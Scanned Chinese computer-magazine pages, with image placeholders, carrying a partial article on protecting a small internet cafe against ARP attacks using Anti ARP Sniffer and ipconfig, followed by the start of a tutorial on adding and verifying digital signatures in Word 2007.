


图1 Anti ARP Sniffer界面

于是我就上百度搜索了一下解决的方法，很多都是用类似的方法的，说出来表哥肯定也不会弄，找了很久终于被我找到了一个比较简单的方法，只需要用一个反ARP攻击的软件就可以了。

我们运行这个软件，就可以看到如图1的界面，在这里，我们只需要填上默认网关地址，然后点“获取网关MAC地址”就可以自动获取网关的MAC地址了。然后，我们点“自动防护”再把“禁止气泡提示”前的钩选上，然后点“最小化到托盘”就可以了。

另外，如果我们不禁止气泡提示，如果有攻击，在下方的任务栏就会弹出气泡提示是哪个IP在进行攻击，这样只需要下去看在那上网的人有没在捣乱，如




图2 打开网络连接属性




图3 获得自己的IP和网关IP




图4 通过ipconfig /all获得网关IP

果是在捣乱~~~~~~ 呵呵，那就对不起了，当然也可能是病毒，如果那台机器是在正常使用的话我们就可以对那台机器进行彻底杀毒，这样攻击源就可以消除了。

那么我们如何知道网关地址呢？可别小看这个，我把这个工具给我表哥后他就是 N 久找不到网关地址。其实，我们只需要在本地连接那对右键点属性，然后选择 “Internet 协议 TCP/IP” 然后再点“属性”，我们就可以看到网关地址了，如图2、图3。

如果还看不到，或者地址是自动获取的，我们可以在命令提示符下输入 ipconfig /all，可以得到当前的网络连接的详细信息，其中 Default Gateway 后面的就是网关地址了，图4。好，找到网关后我们就开工吧！

好了，问题总算解决了，因为是一个小网吧，所以在主机上运行后找到攻击源清除后就可以了，但如果是一个公司或校园的大网络，最好还是在上层网络设备进行网卡 MAC 和计算机 IP 地址的绑定，不然每台机子每次开机都要运行一次这个程序，很麻烦，网络那么大攻击源也不好找。

【文中涉及到的 Anti ARP Sniffer，已经收录在光盘中】

编辑点评： ARP 攻击特别在网吧里最流行，防范方法有多种多样。我个人还是比较喜欢使用 look 'n' stop 来防范 ARP 攻击。


Word 文档完整性的保护利器——数字签名

yacou

从本文你可以学到：

1、如何给文档添加数字签名及确认数字签名的真实性

记得以前的杂志有刊登过一篇利用 Office 信息权限管理（IRM）来保护敏感的文件不被非法修改和复制，其实我们可以利用数字签名的方法来保证文档的完整性。利用数字签名，前提条件需先安装 MS Office 2007。



数字签名有何用？


允许你验证文件的发行商，并确认文件自数字签名以来没被更改过。

一、添加数字签名

1. 打开 Word，建立一个文件，并保存；


2. 点击左上角的圆形按钮，在弹出的菜单中选择“完成”→“添加数字签名”，如图1；


3. 在弹出的窗口中，点击“OK”按钮，如图2；



4. 由于是第一次建立数字签名，这时则会出现一个获取数字标识的向导，你可以选择其中一个选项，我这里选择“创建自己的数字标识”，如图3；

5. 在创建数字标识中输入相应的内容，然后点击“创建”按钮，如








图4；

6．这时系统提示你说明签署此文档的目的，然后点击“签名”按钮（这里还是认真填写吧，养成一个好习惯），如图5；

此时数字签名就成功地添加到文档里面，并一起保存起来，如图6。




图6

小提示 只有先保存文件且文件格式为docx才能添加数字签名，添加数字签名后文档内容无法修改，除非删除签名才能修改。

二、确定数字签名的真实性

如果在创建数字签名的使用选择“从Microsoft合作伙伴获取数字标识”，就会少了很多麻烦。我使用的版本是测试版本所以不知道是版本的原因还是其他什么原因，选择从Microsoft合作伙伴获取数字标识总是出错，所以只有选择“创建自己的数字标识”则其他人将无法验证你签名的真实性。对于这种方法有一种方法来验证：

1．导出数字证书后进行安装，把指纹反馈给签名者，如图7；

